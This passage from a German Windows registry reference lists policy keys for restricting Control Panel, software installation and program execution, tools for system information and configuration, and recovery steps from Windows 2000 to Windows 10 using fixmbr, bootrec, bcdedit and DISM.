NoChangingWallPaper{bmc edit.bmp} Keine Änderungen mehr des Hintergrunds

#5. Systemsteuerung

Während es in älteren Windows-Versionen (Win9x, NT) die unter Systemsteuerung beschriebene Möglichkeit des Ausblendens von cpl-Files über die control.ini gab, gibt es in neuen Versionen die folgenden Registryeinträge:

NoControlPanel{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf die Systemsteuerung verhindert.

DisallowCpl{bmc edit.bmp} Mit dem Wert 1 wird der Zugriff auf die unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowCpl{bmc tree.bmp} (geg. anlegen) eingetragenen Teile der Systemsteuerung verhindert: Als Name des Eintrags 1, 2, 3 usw. verwenden und als Wert des REG_SZ-Eintrags z.B. desk.cpl.

Daneben gibt es unter WinXP aber auch noch die Einträge mit z.B. Name=ncpa.cpl{bmc edit.bmp}, Wert = NO (jeder andere Wert hat dieselbe Wirkung!) unter HKCU\Control Panel\don't load{bmc tree.bmp}. Wird ncpa.cpl hier gelöscht, dann taucht "Netzwerkverbindungen doppelt in der Systemsteuerung auf.

Das Ausblenden bedeutet jedoch nicht, dass das CPL-File nicht mehr wie unter Systemsteuerung beschrieben, doch gestartet werden kann. Da manche *.cpl-Files vielfache Funktionalität enthalten, kann es noch zusätzliche Einträge unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System{bmc tree.bmp} geben:

NoDispBackgroundPage{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf die Registerkarte "Hintergrund" bzw bei WinXP "Desktop" verhindert.

NoDispCPL{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf "Anzeige" verhindert. Gleichzeitig wird auch das Kontextmenü (rechter Mausklick) für den Desktop deaktiviert!

NoDispScrSavPage{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf die Registerkarte "Bildschirmschoner" verhindert.

NoDispApperancePage{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf die Registerkarte "Darstellung" und geg. "Designs" verhindert.

SystemResDesktop
SystemResSystemst

NoDispSettingsPage{bmc edit.bmp} Mit dem Wert 1 wird Zugriff auf die Registerkarte "Einstellungen" verhindert.

#6. Software

Die folgenden Optionen liegen unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall{bmc tree.bmp}:

NoAddRemovePrograms{bmc edit.bmp} Mit dem Wert 1 wird das Symbol Software in der Systemsteuerung ausgeblendet.

NoRemovePage{bmc edit.bmp} Mit dem Wert 1 wird "Ändern" und "Entfernen" ausgeblendet.

NoAddPage{bmc edit.bmp} Mit dem Wert 1 wird "Hinzufügen" ausgeblendet.

NoWindowsSetupPage{bmc edit.bmp} Mit dem Wert 1 wird "Windows-Komponenten hinzufügen/entfernen" ausgeblendet.

NoAddFromCDorFloppy{bmc edit.bmp} Mit dem Wert 1 wird "Ein Programm von CD oder Diskette hinzufügen" ausgeblendet.

NoAddFromInternet{bmc edit.bmp} Mit dem Wert 1 wird "Programme von Microsoft hinzufügen" ausgeblendet.

NoAddFromNetwork{bmc edit.bmp} Mit dem Wert 1 wird "Programme aus dem Netzwerk hinzufügen" ausgeblendet.

NoServices{bmc edit.bmp} Mit dem Wert 1 erscheint "Dienste einrichten" unter "Windows-Komponenten hinzufügen/entfernen" nur noch, wenn Systemdienste noch nicht konfiguriert sind.

NoSupportInfo{bmc edit.bmp} Mit dem Wert 1 wird "Klicken sie hier, um Supportinformationen zu erhalten" ausgeblendet.

DefaultCategory{bmc edit.bmp} Wenn dieser Schlüssel mit dem Wert einer Kategorie (??) existiert, dann werden unter Software, Neue Programme hinzufügen nur noch die Programme dieser Kategorie angezeigt.

#7. Netzwerk

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Network.NoEntireNetwork{bmc edit.bmp} Der Wert 1 entfernt "Gesamtes Netzwerk" aus dem Ordner "Netzwerkverbindungen".

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoComputersNearMe{bmc edit.bmp} Der Wert 1 entfernt die "benachbarten Computer" aus dem Ordner "Netzwerkverbindungen".

Daneben gibt es u.U. Einträge unter HKCU\Software\Policies\Microsoft\Windows\Network Connections{bmc tree.bmp}: Detail finden sich im unten genannten Buch in Tabelle 5.26.

#8. Ausführen

Das Ausführen von Anwendungen kann mittels einer Positiv-Liste (nur noch Anwendungen aus der Liste) oder einer Negativliste (alle außer die in der Negativ-Liste) beschränkt werden. Die Listen RestrictRun{bmc tree.bmp} und DisallowRun{bmc tree.bmp} unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer sind wirksam, wenn RestrictRun{bmc edit.bmp} bzw. DisallowRun{bmc edit.bmp} den Wert 1 haben. Achtung: Nicht sich selbst als Administrator aussperren! Versuche mit einer anderen Userkennung unternehmen! Zumindest bei Win7 hat ein eingeschränkter User in diesem Pfad kein Schreibrecht. Beim Start des RegEdit mit Adminrechten, d.h. mit AdminAccount, ist HKCU dann aber doch wieder der Administrator selbst und man muss den Hiev des restricted User, den man bearbeiten möchte, zuerst laden.

Die Listen selbst haben wie schon für CPL-Files oben bei den Systemsteuerungs-Einschränkungen beschrieben als Name eine fortlaufende(?) Nummer, den Typ REG_SZ und als Wert den Namen der Anwendung, z.B. regedit.exe. Bei aktuellen Windows-Versionen wie Win2000 mit SP ? oder XP lässt sich so ein Eintrag auch nicht mehr mit einfachem Umbenennen der Exe-Datei umgehen. Was da genau geprüft wird, ist jedoch nicht bekannt.

Die Registry-Tools "generell" lassen sich mittels

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.DisableRegistryTools{bmc edit.bmp} mit dem Wert 1 sperren. Dies sperrt aber nicht den RegDom!

Das Starten einer Anwendung mittels eines Links in einer Hilfe-Datei, so wie es mein Registry-Dompteur macht, soll sich durch Eintrag der Anwendung unter HKCU\Software\Policies\Microsoft\Windows\System.DisableInHelp{bmc edit.bmp} (Semikolon-getrennte Liste) sperren lassen. Dies funktioniert bei mir aber nicht!

Das Öffnen eines DOS-Fensters durch ausführen von cmd.exe lässt sich sperren, indem HKCU\Software\Policies\Microsoft\Windows\System.DisableCMD{bmc edit.bmp} mit dem Wert 2 sperren. Mit dem Wert 1 sind zusätzlich die Ausführung von .bat- und .cmd-Dateien gesperrt.

#9. Sonstiges

DisablePersonalDirChange{bmc edit.bmp} Benutzer kann Pfad des Ordners "Meine Dateien" nicht mehr ändern (ab Win2000)

SystemResSoftWare
SystemResNetwork
SystemResRun
SystemResSonst

<u>DisableMyPicturesDirChange{bmc edit.bmp}</u>	Benutzer kann Pfad des Ordners "Meine Bilder" nicht mehr ändern (ab WinXP?)
<u>DisableMyMusicDirChange{bmc edit.bmp}</u>	Benutzer kann Pfad des Ordners "Meine Musik" nicht mehr ändern (ab WinXP?)
<u>DisableFavoritesDirChange{bmc edit.bmp}</u>	Benutzer kann Pfad des Ordners "Meine Musik" nicht mehr ändern (ab Win2000?)
<u>DisableDocsDirChange{bmc edit.bmp}</u>	Benutzer kann Pfad des Ordners "Dokumente" nicht mehr ändern (ab Win2000?)
EditLevel	??
<u>NoAddPrinter{bmc edit.bmp}</u>	Drucker hinzufügen gesperrt
<u>NoDeletePrinter{bmc edit.bmp}</u>	Drucker löschen gesperrt
NoDrives	Siehe <u>Laufwerke ausblenden</u> .
NoDriveTypeAutoRun	Siehe <u>AutoRun</u>
<u>NoFolders{bmc edit.bmp}</u>	?
<u>NoPropertiesMyComputer{bmc edit.bmp}</u>	Eigenschaften im Kontextmenü von "Arbeitsplatz" (ab Win2000 SP3)
<u>NoPropertiesMyDocuments{bmc edit.bmp}</u>	Eigenschaften im Kontextmenü von "Eigene Dateien" (ab WinXP)
<u>NoPropertiesRecycleBin{bmc edit.bmp}</u>	Eigenschaften im Kontextmenü von "Papierkorb" (ab Win2000 SP3)
<u>NoWelcomeScreen{bmc edit.bmp}</u>	kein Willkommens-Bildschirm (WinXP)
<u>NoResolveSearch{bmc edit.bmp}</u>	Der Wert 1 verhindert, dass auf Ziellaufwerken nach <u>Verknüpfungszuordnungen</u> umfassend gesucht wird (Beim Zuordnen von Shellshortcuts nicht die suchbasierte Methode verwenden).
<u>NoResolveTrack{bmc edit.bmp}</u>	Mit dem Wert 1 lässt Windows die Links unverändert, wenn das Ziel auf einem <u>NTFS</u> -Laufwerk verschoben wird (verfolgungsbasierte Methode).
<u>NoHardwareTab{bmc edit.bmp}</u>	Mit dem Wert 1 wird die Registerkarte Hardware von Maus, Tastatur und Sound ausgeblendet.
<u>NoSecurityTab{bmc edit.bmp}</u>	Mit dem Wert 1 wird die Registerkarte Sicherheit von Dateisystem-Objekten ausgeblendet.
<u>NoInstrumentation{bmc edit.bmp}</u>	Mit dem Wert 1 wird die "Benutzerüberwachung" deaktiviert, d.h. Benutzervorgänge wie Programme, Pfade etc. können nicht mehr nachverfolgt werden.
<u>HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\tips.Show{bmc edit.bmp}</u>	steuert, ob Tipps wie "Sie können Dateien mit der rechten Maustaste verschieben." aus <u>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Tips{bmc tree.bmp}</u> angezeigt werden.
<u>HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer_DisablePatchUninstall{bmc edit.bmp}</u>	(DWPRD) mit dem Wert 1 verbietet ab dem Windowsinstaller V3.0 dem Anwender Windows-Updates zu deinstallieren. (PC-Welt Heft 10/2005, Seite 141)

Die Windows-Tour, die beim erstmaligen Anmelden gestartet wird durch den Wert 0 unter HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Tour.RunCount{bmc edit.bmp} deaktiviert. Wird der Eintrag gelöscht und ist auch unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Applets\Tour.RunCount{bmc edit.bmp} kein deaktivierender Eintrag, dann erscheint die Einführung wieder.

Weitere Details finden sich im Kapitel 5 des Buches Günter Born: Arbeiten mit der Registrierung von Windows 2000/XP, Microsoft Press, 1.Aufl. 2002, ISBN 3-86063-699-5.

Hinweis: Die unterm User HKU\DEFAULT eingetragenen Restriktionen gelten werden für zukünftige, neu angelegte User wirksam
Einige dieser Punkte gibt's auch in dem Artikel "Konfiguration der Schlaumäuse-Software und Absicherung des Rechners für den Einsatz im Kindergarten" unter <http://download.microsoft.com/download/2/1/6/2169cf29-b906-4062-8802-c4128df2d583/rechnerabsicherung.pdf> mc earth16.bmp.

Änderungen werden nach dem nächsten Start wirksam!

Siehe auch Edit-Flags, Sicherheit des Systems und Control.INI, Shared Computer Toolkit SCT.

#\$K **SystemFileAssociations**

Ab WinXP gibt es unter HKEY_CLASSES_ROOT\SystemFileAssociations{bmc tree.bmp} zusätzliche Einträge für z.B. das Datei-Icon oder die Anwendung. Shell-Erweiterungen sollten sich bei der Installation hier eintragen. Diese Einträge werden herangezogen, wenn für die Dateinamens-Extension sonst nichts festgelegt ist. Daher sind sie auch als PerceivedType bekannt.

Siehe auch "Öffnen mit...".

SystemFileAssociations
\$ SystemFileAssociations
K PerceivedFiles; SystemFileAssociations

#\$K System-Informationen

Von Microsoft wird ein Programm [MSINFO32.EXE{bmc shortcut.bmp}](#) mit Win98 oder mit Office verteilt, das je nach Version unterschiedliche Systeminformationen bietet:

V 2.51, 458752 Byte: z.B. mit "SiSoft Sandra" <http://www.city.ac.uk/~ce146/sandra.html{bmc earth16.bmp}> verteilt: System, Drucken, Systembibliotheken, Schriftart, Rechtschreibung Grafikfilter, Textumwandlungsprogramme, Anzeige, Audio, Video, CD-ROM, Ausgeführte Anwendungsprogramme, OLE-Registrierung, Aktive Module

V 4.10: z.B. mit Win98 verteilt:

Hardware-Ressourcen: Konflikte/Freigabe, DMA, Verankerte Hardware, E/A, IRQs, Arbeitsspeicher.

Komponenten: Multimedia, Bildschirm, Infrarot, Eingabe, Verschiedenes, Modem, Netzwerk, Anschlüsse, Speicherplatz, Drucken, Problemgeräte, USB, System, Verlauf.

Softwareumgebung: Treiber, Geladene 16-bit-Module, Geladene 32-bit Module, Aktive Vorgänge, [Autostart-Programme](#), System-Hooks, OLE-Registrierung

Dies ersetzt teilweise den [Gerätemanager](#) und z.B. den von NT-Usern unter Win95/98 vermissten [Taskmanager](#).

In der Systemsteuerung/System wird nur die Windows-Version und zum Beispiel "Genuine Intel Pentium (r) Processor" angezeigt. Bei NTff finden sich einige Angaben zum Prozessor unter

[HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor{bmc tree.bmp}](#). Genauere Informationen, z.B. Taktfrequenz, erhält man über diverse Share- oder Freeware-Tools wie SiSoftSandra, CPU-Info, <http://www.pcanalyser{bmc earth16.bmp}> oder ctp2info <http://www.heise.de/ct/ftp/ctsi.shtml{bmc earth16.bmp}>, oder aber auch die häufig schon vorhandenen Programme

- bei NT: Startmenü, Verwaltung, Windows NT Diagnose
- msinfo32.exe (siehe oben), das mit Win2000 oder MS-Office nach C:\Programme\Gemeinsame Dateien\Microsoft Shared\MSINFO installiert wird.
- [dxdiag.exe{bmc shortcut.bmp}](#) aus DirectX

Bei XP gibt es neben der [Microsoft Management Console](#) noch einige weitere System-Informationen mittels der html und js-Files unter [<windir>\PCHEALTH\HELPCTR\System\sysinfo\{bmc explorer.bmp}](#). Diese werden verwendet, wenn man "Start", "Hilfe- und Support", "Tools zum Anzeigen von Computerinformationen und Ermitteln von Fehlerursachen verwenden", "Erweiterte System-Informationen" (oder direkt [<winDir>/PCHEALTH/HELPCTR/System/sysinfo/sysInfoLaunch.htm{bmc shortcut.bmp}](#)) auswählt. Man kann msconfig.exe starten, Fehlerprotokolle und Informationen über andere Computer anzeigen lassen.

Direkt kann man über die Dateien in

- EventLog [sysEvtLogInfo.htm{bmc shortcut.bmp}](#).
- Betriebssystem, Prozessor, RAM-Größe, IP-Adresse [sysinfosum.htm{bmc shortcut.bmp}](#)
- Aktive Dienste [sysServicesInfo.htm{bmc shortcut.bmp}](#)
- Registrierte Microsoft-Software mit Produktidentifikation (PID, Serien-Nummer) [sysSoftwareInfo.htm{bmc shortcut.bmp}](#)

anzeigen lassen.

Auch das [Leistungsindex-Tool winsat.exe](#) schreibt sehr viele Systeminformationen in seine XML-Ausgabedatei.

Siehe auch [Ereignis-Anzeige](#), [Dienste](#).

SystemInformationen

\$ System-Informationen

K System-Informationen;MSINFO32.EXE;Prozessor-Daten;Taktfrequenz des Prozessors

#\$K System-Konfiguration

Zu Win98 wird das Programm "Systemkonfiguration" = MsConfig.exe{bmc shortcut.bmp} mitgeliefert, das neben

- diversen Debug-Einstellungen (unter Allgemein, weitere Optionen: System-ROM-Haltepunkte deaktivieren, Virtueller HD IRQ deaktivieren, EMM: A000-FFFF ausschließen,),
- dem Editieren von Config.sys, Autoexec.BAT, System.INI und Win.INI

es auch erlaubt, die AutoStart-Einträge zu deaktivieren. Dabei speichert es die deaktivierten, d.h. aus dem

eigentlichen Autostart entfernten, Einträge unter HKLM\SOFTWARE\Microsoft\Shared

Tools\MSConfig\startupfolder{bmc tree.bmp} und unter HKLM\SOFTWARE\Microsoft\Shared

Tools\MSConfig\startupreg{bmc tree.bmp}. Sollte die Liste der über MsConfig deaktivierten Programme zu lang werden, können sie hier gelöscht werden.

Wurde msconfig.exe in einem restricted Account mit Admin-Rechten gestartet (MachMichAdmin) und Autostarts deaktiviert, dann nervt anschließend das Programm bei jedem Systemstart und lässt sich nicht mehr ohne weiteres abstellen. Dann hilft, es nochmal via MachMichAdmin mit dem Parameter `/auto` zu starten. (c't Heft 2/2008, Seite 148)

Siehe auch Gerätemanager, Autostart, IOS.INI.

SystemKonfiguration

\$ System-Konfiguration

K Systemkonfiguration;MsConfig.EXE

#\$K System Management Bus (SMBus)

Informationen zum SMBus, über den z.B. die Temperatur innerhalb eines PCs übermittelt wird, gibt's in der Toolbox Heft 6/2007, Seite 70ff. Er ist eine Weiterentwicklung des I²C-Buses und verwendet neben Ground zwei (CLK, SMBDATA) bis vier (zus. SMBALERT# und SMBSUS#) Leitungen.

SMBus
\$ System Management Bus (SMBus)
K System Management Bus;SMBus

##\$K System-Reparatur (Win2000)

Wenn Win2000 auch im abgesicherten Modus nicht mehr bootet, z.B. wegen verkehrten Treibern für die Hardware, dann funktioniert oft folgendes (gemäß PC-Welt 8/2001, S.74):

- 1) Von der Setup-CD booten, "Reparaturfunktion" wählen.
- 2) Wiederherstellungs-Konsole mit <K> starten, als Administrator anmelden.
- 3) NTOSKRNL.EXE im SYSTEM32-Verzeichnis löschen.
- 4) Von der Setup-CD erneut booten.
- 5) Notfall-Reparatur auswählen, Reparatur-Diskette (vorher bei funktionsfähigem System hoffentlich erstellt!) einlegen, manueller Reparatur-Modus.
- 6) HAL.DLL und NTOSKRNL.EXE auswählen, die folgenden Fragen mit NEIN beantworten.
- 7) Gegeben falls Problem-Treiber (z.B. ACPI) im Gerätmanager{bmc shortcut.bmp} deinstallieren.

Gemäß Zeitschrift c't Heft 18/2002, Seite 206 hilft z.B. nach einem Mainboard-Tausch folgendes Vorgehen, bei dem das System unter Beibehaltung der installierten Anwendungen neu installiert wird (wobei aber eine Recovery-CD nicht ausreicht, wenn sie nicht eine normale Windows-Installation enthält):

- 1) Von der Windows-CD booten
 - 2) Neuinstallation wählen, hier **nicht** Reparatur mittels Wiederherstellungskonsole wählen!
 - 3) Wenn das Setup das vorhandene Windows auf der Platte gefunden hat, die "Reparatur" auswählen.
- Dabei werden zunächst reichlich Systemdateien gelöscht und anschließend das System neu eingerichtet. Bei XP ist danach auch wieder eine neue Aktivierung nötig.

Siehe auch Win10-Systemreparatur, ACPI, Produkt-Aktivierung XP, System-Dateischutz, System-Wiederherstellung.

SystemReparatur_RD

\$ System-Reparatur (Win2000)

K System-Reparatur (Win2000);Reparatur des Systems (Win2000);Neuinstallation von Win2000ff

#\$K System-Reparatur (Win2000/XP/Vista/Win7)

Wenn Win2000 oder XP auch im abgesicherten Modus und "letzte funktionierende Version" (beides via F8-Taste beim Booten) nicht mehr bootet, z.B. wegen verkehrten Treibern für die Hardware, dann funktioniert oft folgendes (gemäß PC-Welt 8/2001, S.74, PC-Welt Heft 12/2006, Seite 70ff):

Wenn der Startvorgang schon in den ersten Sekunden abbricht, dann kann den Bootsektor via Wiederherstellungskonsole reparieren helfen (Win2000/XP):

```
fixmbr
fixboot
bootcfg /rebuild
```

Bei Vista (gemäß PC-Welt Heft 10/2008, Seite 148): Von der DVD booten, nach den Regional-Einstellungen auf "Weiter" und dann "Computerreparaturoptionen". Nach Auswahl der zu reparierenden Installation wieder "weiter" und dann "Eingabeaufforderung". Dann die Kommandofolge:

```
bootrec /fixmbr
bootrec /fixboot
bootrec /RebuildBCD
bootsect /nt:60 X: /mbr
```

X ist dabei durch den LW-Buschstaben zu ersetzen

Bei Problemen im NTLDR oder NTDETECT müssen diese beiden Dateien eventuell vom i386-Verzeichnis der Windows-CD ins Rootverzeichnis kopiert werden, auch mittels der Wiederherstellungskonsole.

Wenn dies alles nicht hilft, dann ist eine Reparatur-Installation fällig. Falls bisher noch kein SP2 aufgespielt wurde, sollte allerdings zunächst eine gegebenenfalls vorhandene Datei `undo_gui mode.txt` im `system32`-Verzeichnis gelöscht werden, da sonst eventuell Dateien und Einstellungen des "Default User", das "All Users\Startmenü" und vor allem auch "All Users\Gemeinsame Dokumente" gelöscht wird!

- 1) Von der Setup-CD booten, "Reparaturfunktion" wählen. Sollte beim Booten von CD statt des Bildschirms mit der Reparatur-Auswahl, Partitionieren/Installieren kommen, dann wurde `boot.ini` nicht richtig erkannt. Dies sollte sich mit `bootcfg /rebuild` beheben lassen.
- 2) Wiederherstellungskonsole mit <K> starten, als Administrator anmelden.
- 3) `NTOSKRNL.EXE` im `SYSTEM32`-Verzeichnis löschen.
- 4) Von der Setup-CD erneut booten.
- 5) Notfall-Reparatur auswählen, Reparatur-Diskette (vorher bei funktionsfähigem System hoffentlich erstellt!) einlegen, manueller Reparatur-Modus.
- 6) `HAL.DLL` und `NTOSKRNL.EXE` auswählen, die folgenden Fragen mit NEIN beantworten.
- 7) Gegeben falls Problem-Treiber (z.B. ACPI) im Gerätemanager ([bmc shortcut.bmp](#)) deinstallieren.

Gemäß c't Heft 5/2008, Seite 115 funktioniert aber leider nach der Reparatur-Installation oft die Windows-Update-funktion nicht mehr richtig.

Gemäß Zeitschrift c't Heft 18/2002, Seite 206 hilft z.B. nach einem Mainboard-Tausch folgendes Vorgehen, bei dem das System unter Beibehaltung der installierten Anwendungen neu installiert wird (wobei aber eine Recovery-CD nicht ausreicht, wenn sie nicht eine normale Windows-Installation enthält):

- 1) Von der Windows-CD booten
- 2) Neuinstallation wählen, hier **nicht** Reparatur mittels Wiederherstellungskonsole wählen!
- 3) Wenn das Setup das vorhandene Windows auf der Platte gefunden hat, die "Reparatur" auswählen.

Dabei werden zunächst reichlich Systemdateien gelöscht und anschließend das System neu eingerichtet. Bei XP ist danach auch wieder eine neue Aktivierung nötig.

Gemäß PC-Welt Heft 2/2007, Seite 147 kommt es vor, dass die Reparatur-Installation stoppt, weil ein installierter Treiber für CD-Emulation den Zugriff aufs CD/DVD-Laufwerk zu verhindern. Zwei mögliche Workarounds:

- Mit einer Live-CD (z.B. Bart PE, für Vista z.B. Trinity Rescue Kit (Linux-basiert) http://trinityhome.org/bmc_earth16.bmp) booten, das i386-Verzeichnis von der CD auf die Festplatte kopieren. Wenn jetzt beim Reparatur-Boot der Hänger wegen fehlender Datei auftritt, dann kann der i386-Ordner auf der Festplatte angegeben werden und fortgesetzt werden.
- Wenn bei der Reparatur-Installation die fehlende Datei als Fehler auftritt, kann mit <Shift> - <F10> die Eingabeaufforderung geöffnet werden und `regedit.exe` gestartet werden. "HKEY_Local_Machine" auswählen, "Struktur laden" und `%windir%\System32\Config\System.sav` auswählen und z.B. unterm Schlüsselnamen "Z" laden. Für jedes ControlSet XXX = 001, 002, ... unter `HKEY_LOCAL_MACHINE\SYSTEM\Z\ControlSetXXX\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}` den Eintrag "LowerFilters" und, falls vorhanden, auch den Eintrag "UpperFilters" löschen. Dann `HKEY_LOCAL_MACHINE\SYSTEM\Z` auswählen die Struktur wieder entladen. Nach dem Neustart sollte es jetzt gehen.

SystemReparatur

\$ System-Reparatur (Win2000)

K System-Reparatur (Win2000ff);Reparatur des Systems (Win2000ff);Rettung des Systems (Win2000ff);Neuinstallation von Win2000ff;Wiederherstellungskonsole;Recovery (System);Live-CD zur System-Rettung

Gemäß c't Heft 15/2007, Seite 98 wurde bei Vista die "Systemwiederherstellung auf einen früheren Wiederherstellungspunkt" umgekrempelt. Es wird eine Schattenkopie der gesamten Systempartition verwendet. Tipps zum Werkzeugkoffer für eine System-Reparatur gib'ts in der c't Heft 5/2008, Seite 108ff (Softlink [0805108{bmc_earth16.bmp}](#)):

- Win-Installations-CD mit genau der richtigen Version
- Geg. SATA-Treiber-Diskette
- Offline-Updates zu Windows (siehe Softlink)
- Bart-PE-CD
- Knoppilin-CD (aktuell oder zus. z.B. auf USB aktuelle Viren-Signaturen)
- Die Notfall-CD aus dem c't Heft 26/2008 mit Disk-Imaging-Tool, ...
- Zusätzliche Tools aus dem Softlink [0805116{bmc_earth16.bmp}](#).
- Optional Laptop + USB-Stick mit schreibschutz-Schalter.

Das Zeitfenster um F8 zu drücken und somit das Reparatur-System zu starten, ist zumindest solange sehr klein, solange nur ein einziges System (außer dem Reparatur-System) im Bootmanager eingetragen ist. Trick gemäß PC-Welt Heft 2/2010, Seite 25: Mittels

```
bcdedit /copy {current} /d "Dummy"
```

einen zweiten Eintrag erzeugen damit mittels z.B.

```
bcdedit /timeout 6
```

ein 6 Sekunden Wartezeit eingestellt werden kann.

Zur System- und/oder Datenrettung ist manchmal ein auf einer zweiten Partition (oder zweiten Festplatte) installiertes zweites System hilfreich. In ähnlicher Weise dient ein "Live-System", d. h. ein System, das sich von CD bzw. DVD booten lässt, zu Rettung. Neben Bart's Windows-PE (aus Lizenzgründen muss man sich die MS-Win-Live-CD mit dem Tool selbst erstellen) kommt häufig auch ein Linux-Live-System zum Einsatz. So etwas findet sich immer wieder mal auf den CDs der verschiedenen Computerzeitschriften. Wie mit dem Linux-basierten Knoppix umzugehen ist, wird in der c't Heft 6/2008, Seite 168ff beschrieben.

Siehe auch [Schattenkopie/Wiederherstellungspunkte](#), [DART \(Diagnostics and Recovery Toolset\)](#), [Vista-Sicherheitssystem](#), [Remote-Desktop](#).

Gemäß PC-Welt Heft 7/2015, Seite 105 kann es bei einem System-Recovery passieren, dass die Meldung "Der Computer wurde unerwartet neu gestartet" und angeboten wird, die Installation immer wieder neu zu wiederholen. Dann könnte es helfen, bei der Meldung mittels F10 die Eingabeaufforderung zu öffnen, den Registry-Editor regedit zu starten und unter HKLM\System\Setup>Status\ChildCompletion den Eintrag setup.exe auf den Wert 3 zu ändern. Damit sollte dann das Recovery durchlaufen.

##K System-Reparatur Win10

Eine Anleitung zur Reparatur der Windows10-Systemsoftware gibt es unter

<http://www.pcwelt.de/ratgeber/Windows-10-reparieren-mit-systemeigenen-Tools-9839794.html>

Wenn die Hardware für die Probleme als unwahrscheinlich ausgeschlossen werden kann, dann geht's an die Software:

- Wenn ein Zusammenhang mit kürzlich installierter Software vermutet wird, dann empfiehlt sich entweder die Software wieder zu de-installieren (Systemsteuerung, [Programme und Features appwiz.cpl](#)) oder über die ["Wiederherstellung" \(rstrui.exe\)](#) auf den vor einer Installation gemachten Snapshot zurückzugehen.
- Es kann auch mit Windows-Updates ([ms-settings:windowsupdate](#)) zusammenhängen. Falls Windows-Update einen Fehler meldet, hilft vielleicht, das Update zu wiederholen. Es lohnt sich auch ein Blick in den Update-Verlauf, verfügbar über die "Erweiterte Optionen". Noch mehr Info über den Updateverlauf kann man sich nach dem Powershell-Befehl [Get-WindowsUpdateLog](#) aus der dabei auf dem Desktop erzeugten Datei [WindowsUpdate.Log](#). Sollte es bei der automatisierten Installation klemmen, hilft es oft, sich das Update unter <https://catalog.update.microsoft.com> zu suchen, runterzuladen und manuell zu installieren. Alternativ bzw. zusätzlich kann man versuchen, das Windows-Update mit Hilfe des unter <https://gallery.technet.microsoft.com/scriptcenter/Reset-Windows-Update-Agent-d824badc> verfügbaren Scripts "Reset Windows Update Agent" zu reparieren. Das Script verwendet dabei in den Schritten 3 ... 5 das DISM-Tool.
- Mit dem Kommando [Dism.exe /Online /Cleanup-Image /ScanHealth](#) kann das aktuelle System (= /Online) auf Beschädigungen geprüft werden. Der Vorgang sollte nach einigen Minuten mit Fortschrittsbalken erledigt sein und entweder "Es wurden keine Komponentenspeicherbeschädigungen erkannt. Der Vorgang wurde erfolgreich beendet." oder "Der Komponentenspeicher kann repariert werden. Der Vorgang wurde erfolgreich beendet." melden. Im zweiten Falls dann das Kommando [Dism.exe /Online /Cleanup-Image /CheckHealth](#) ausführen. Auch sollte praktisch sofort die selbe Meldung kommen. Dann kann [Dism.exe /Online /Cleanup-Image /RestoreHealth](#) ausgeführt werden. U.U. kommt da die Fehlermeldung, das die Quelldateien nicht konfiguriert sind mit einem weniger hilfreichen Link zu <https://technet.microsoft.com/de-DE/library/hh825020.aspx>. Bei diesem Fehler 0x800f081f-ist https://www.deskmodder.de/wiki/index.php/Windows_10_reparieren_wiederherstellen_mit_DISM_Inplace_Upgrade_und_vielen_weiteren_Varianten#Fehlermeldung_0x800f081f hilfreicher: Mit dem Zusatz `/source:wim:X:\install.wim:1 /limitaccess` bzw. `/source:esd:X:\install.esd /limitaccess` kann die Quelle z.B. aus einer gemounteten ISO-Datei angegeben werden.
- Die Routinen, mit deren Hilfe von Windows 8.1 auf Windows 10 upgegradet wurde, lassen sich auch zur Reparatur von Windows 10 verwenden, ohne dass dabei installierte Applikationen über Bord gehen. Dies nennt sich auch "InPlace Upgrade": Am besten die aktuellste Version des Windows10-Installationsmediums verwenden. Aus dem laufenden Windows heraus das setup.exe vom Installationsmedium (z.B. gemountete ISO-Datei) starten. Hier kommt man dann zu der Auswahl mit "Persönliche Dateien und Apps behalten" (neben "Nur persönliche Dateien behalten" und "Nichts"). Ähnlich kann auch das "Aniversary Update" zu Win 10 (Release 1607 Build 11082 von 2016-07) zur Reparatur verwendet werden: Hier gibt es keine Auswahl, die Applikationen und Dateien bleiben erhalten. Nur viele Windows-System-Einstellungen werden zurückgesetzt und müssen danach wieder personalisiert werden.
- Bei "Diesen PC zurücksetzen" aus "Update und Sicherheit", "Wiederherstellung" werden ach dem Klick auf "Los geht's" zunächst die Programme angezeigt, die dabei über Bord gehen und anschließend neu installiert und Konfiguriert werden müssen. In wieweit dabei die "AppData" verloren gehen oder erhalten bleiben, ist nicht klar. Der Dokumente-Ordner bleibt unangetastet.

Siehe auch [Systemreparatur Win2000](#), [Systemreparatur Win2K/WinXP/Vista/Win7](#), [DISM: Deployment Image Servicing and Management Tool](#).

SystemReparaturWin10

\$ System-Reparatur Win10

K System-Reparatur Win10;Win10 Systemreparatur

#\$ Systemressourcen User-Heap, GDI-Heap

Diese beiden System-Listen, die vor allem unter Win 3.1 wegen der Beschränkung auf jeweils 64 KByte immer wieder zu Problemen führten, können mit der Ressourcen-Anzeige [WinDir]\RSRCMTR.EXE{bmc shortcut.bmp}, die sich beim Start in die Taskbar-Notification-Area (ganz rechts in der Startmenü-Leiste) platziert. Sie können dies auch beim Windows-Start automatisch starten. Außerdem gibt es zur Anzeige der Resource Prozessorzeit, Arbeitsspeicher etc. den System-Monitor [WinDir]\SYSMON.EXE{bmc shortcut.bmp}.

UserGdiHeap
\$ User-, GDI-Heap

##K System-Ordner, Namespace

